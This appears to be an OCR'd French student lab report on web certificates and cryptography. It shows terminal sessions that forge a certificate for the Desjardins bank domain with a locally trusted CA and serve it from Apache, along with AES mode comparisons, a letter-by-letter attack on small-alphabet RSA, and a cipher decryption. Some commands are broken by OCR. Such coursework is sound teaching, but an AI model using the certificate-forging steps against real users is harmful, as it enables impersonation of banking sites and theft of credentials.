




```
admin_web@certificates ~ $ sudo /etc/init.d/apache2 stop
Password:
 * Stopping apache2 ...                                              [ ok ]
admin_web@certificates ~ $ openssl genrsa -des3 -out desjardins.key 4096
Generating RSA private key, 4096 bit long modulus
.....................................................................................
.....................................++
.............++
e is 65537 (0x10001)
Enter pass phrase for desjardins.key:
Verifying - Enter pass phrase for desjardins.key:
admin_web@certificates ~ $ openssl req -new -key desjardins.key -out desjardins.csr
Enter pass phrase for desjardins.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:www.desjardins.com
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

```
admin_web@certificates ~ $ openssl x509 -req -days 365 -in desjardins.csr -CA ca.c
t -CAkey ca.key -set_serial 01 -out desjardins.crt
Signature ok
subject=/C=AU/ST=Some-State/O=Internet Widgits Pty Ltd/CN=www.desjardins.com
Getting CA Private Key
Enter pass phrase for ca.key:
admin_web@certificates ~ $ openssl rsa -in desjardins.key -out desjardins.key.inse
ure
Enter pass phrase for desjardins.key:
writing RSA key
admin_web@certificates ~ $ mv desjardins.key desjardins.key.secure
admin_web@certificates ~ $ mv desjardins.key.insecure desjardins.key
admin_web@certificates ~ $ sudo cp desjardins.crt desjardins.key /etc/ssl/apache2/
admin_web@certificates ~ $ sudo /etc/init.d/apache2 start
 * Starting apache2 ...                                               [ ok
admin_web@certificates ~ $
```

On a accès au site de desjardins, car Firefox trouve un certificat pour ce site, donc il pense qu'il est fiable.

e.







Pour les deux sites, on a les messages “This connection is Untrusted”

f. Car l’exception n’était que permanente, en nettoyant le cache de Firefox, l’exception a été retirée.


g. Un message s’affiche pour dire qu’un certificat d'autorité est déjà installé.


Welcome to RBC - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Welcome to RBC
rbc.com https://www.rbc.com
Google
Français
Welcome to RBC
Since we opened our doors in 1864, RBC has grown to become one of North America's leading diversified financial services companies providing banking, wealth management, insurance and capital markets services on a global basis. We demonstrate our vision of "always earning the right to be our clients' first choice" through our values -- service, teamwork, responsibility, diversity and integrity.
RBC believes in the power of communities and the individuals who live in them. As we continue to grow our presence globally, we offer the right advice and solutions to our clients in an ever-changing economic environment and do our part to help in the community and the environment.
Alert
This certificate is already installed as a certificate authority.
OK
Who We Are
Corporate Profile
Corporate Governance
History
What We Stand For
Community and Sustainability
Diversity
Careers
Working at RBC
Search for Jobs
How to Apply
Useful Info & Publications
Investor Relations
Media Newsroom
Economics
Publications
Royal Bank of Canada Website, © 1995-2012
Text size:
Privacy & Security | Legal | Accessibility
To Top
Connected to stats.royalbank.com...
Firefox
/home/admin_web : sudo
06:20 PM


Welcome to RBC - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Welcome to RBC
rbc.com https://www.rbc.com
Google
Français
Welcome to RBC
Since we opened our doors in 1864, RBC has grown to become one of North America's leading diversified financial services companies providing banking, wealth management, insurance and capital markets services on a global basis. We demonstrate our vision of "always earning the right to be our clients' first choice" through our values -- service, teamwork, responsibility, diversity and integrity.
RBC believes in the power of communities and the individuals who live in them. As we continue to grow our presence globally, we offer the right advice and solutions to our clients in an ever-changing economic environment and do our part to help in the community and the environment.
How Can We Help?
Select...
RBC
Who We Are
Corporate Profile
Corporate Governance
History
What We Stand For
Community and Sustainability
Diversity
Careers
Working at RBC
Search for Jobs
How to Apply
Useful Info & Publications
Investor Relations
Media Newsroom
Economics
Publications
Royal Bank of Canada Website, © 1995-2012
Text size:
Privacy & Security | Legal | Accessibility
To Top
Firefox
/home/admin_web : sudo
06:19 PM

On a toujours accès au site car Firefox trouve un certificat d'autorité correspondant.

h. On a accès au site. Le certificat d'autorité de bmo a dû être ajouté à Firefox lors de la question précédente.



i. Un certificat self-signed est comme son nom l'indique signé par l'entité du site, ce qui n'est pas très sécuritaire, car l'entité du site peut être malveillante. Si on accepte un certificat d'autorité douteux, votre navigateur peut faire confiance à plusieurs sites douteux.

Question 4 - Chiffrement par bloc et mode d'opération [/0,5]

a)

```
Terminal
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
[rilaha@l4712-18 rilaha]$ ./AES.py
Erreur de syntaxe

    Ce script chiffre un fichier jpeg avec AES-256 en mode ECB ou CBC
    Options :
        -i, --input     fichier jpeg
        -m, --mode      ECB ou CBC
        -o, --out       fichier chiffre (facultatif)

[rilaha@l4712-18 rilaha]$ ./AES.py -i mdp.jpg -m ECB
[rilaha@l4712-18 rilaha]$
```

On peut encore observer le mot de passe de caché dans l'image.

b)

```
Terminal
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
[rilaha@l4712-18 rilaha]$ ./AES.py
Erreur de syntaxe

    Ce script chiffre un fichier jpeg avec AES-256 en mode ECB ou CBC
    Options :
        -i, --input     fichier jpeg
        -m, --mode      ECB ou CBC
        -o, --out       fichier chiffre (facultatif)

[rilaha@l4712-18 rilaha]$ ./AES.py -i mdp.jpg -m ECB
[rilaha@l4712-18 rilaha]$ ./AES.py -i mdp.jpg -m CBC
[rilaha@l4712-18 rilaha]$
```

Ici, l’image est totalement brouillé, on ne peux plus lire le mot de passe.

c)

Ici, on se rend compte qu’avec un même algorithme de chiffrement (AES), il existe plusieurs modes d’opération qui sont aussi importants que le choix d’algorithme.

Partie C

Question 1 - Échec du protocole RSA [/0.75]

Matricule utilisé : 1681547

e = 311 n = 154457 Texte = {127238, 120726, 69516, 120726, 63342}

a) Eve reçoit le message chiffré, elle chiffre de son côté les 26 caractères de l'alphabet avec la clé publique de Bob puis comparez le message reçu avec son résultat.

b)

Lettre	Chiffrement RSA
A	0
B	1
C	63350
D	107431
E	120726
F	35339
G	69516
H	73841
I	53745
J	83807
K	25892
L	127238
M	115073
N	50471
O	97105
P	105506
Q	50099
R	63342
S	78165
T	22989
U	79317
V	55408
W	34298
X	59191
Y	121978
Z	60076

La liste à gauche est obtenue en calculant le chiffrement RSA de chaque caractère, avec A = 0, B = 1….

La formule utilisée est $C = M^e \bmod n$

avec C la valeur affectée au caractère chiffré en RSA
M la valeur affectée au caractère en claire
e = 311
n = 154457

En comparant chaque symbole du texte chiffré avec la liste à gauche, on obtient le message "LEGER"

c) Les 0 et 1 correspondent aux premier et second caractères (A et B). Pour assurer le bon fonctionnement de RSA, il faut donc qu'aucun symbole de l'alphabet clair ne soit assigné aux chiffre 0 et 1. On préférera choisir de très grands chiffres.

Question 2 - Déchiffrement "simple" [/0.75]

Texte chiffré:
A@IUUJKAUSXARFJZXGANKMNDXASNMABPTQXUAKXVUASNMASXPGUAJGAKXVUA
SNMAMUJLPTSAYJMMN@FCARJGASXAZPMAKJUALITSAYJMUXDANKAPKPUJLCAPK
DAKJUASCYXGTGNUNTPFAPKCZPCAAASXAGXUIGKXDAKJZAPKDASIKWAP@JIUAU
SXARXKTXAUNFFAKNWS

Texte déchiffré :
BUTTON THE FLOWER INSIDE HIS BACKET NEXT HIS HEART OR NEXT HIS STOMACH POSSIBLY FOR HE WAS NOT MUCH POSTED IN ANATOMY AND NOT HYPERCRITICAL ANYWAY HE RETURNED NOW AND HUNG ABOUT THE FENCE TILL NIGH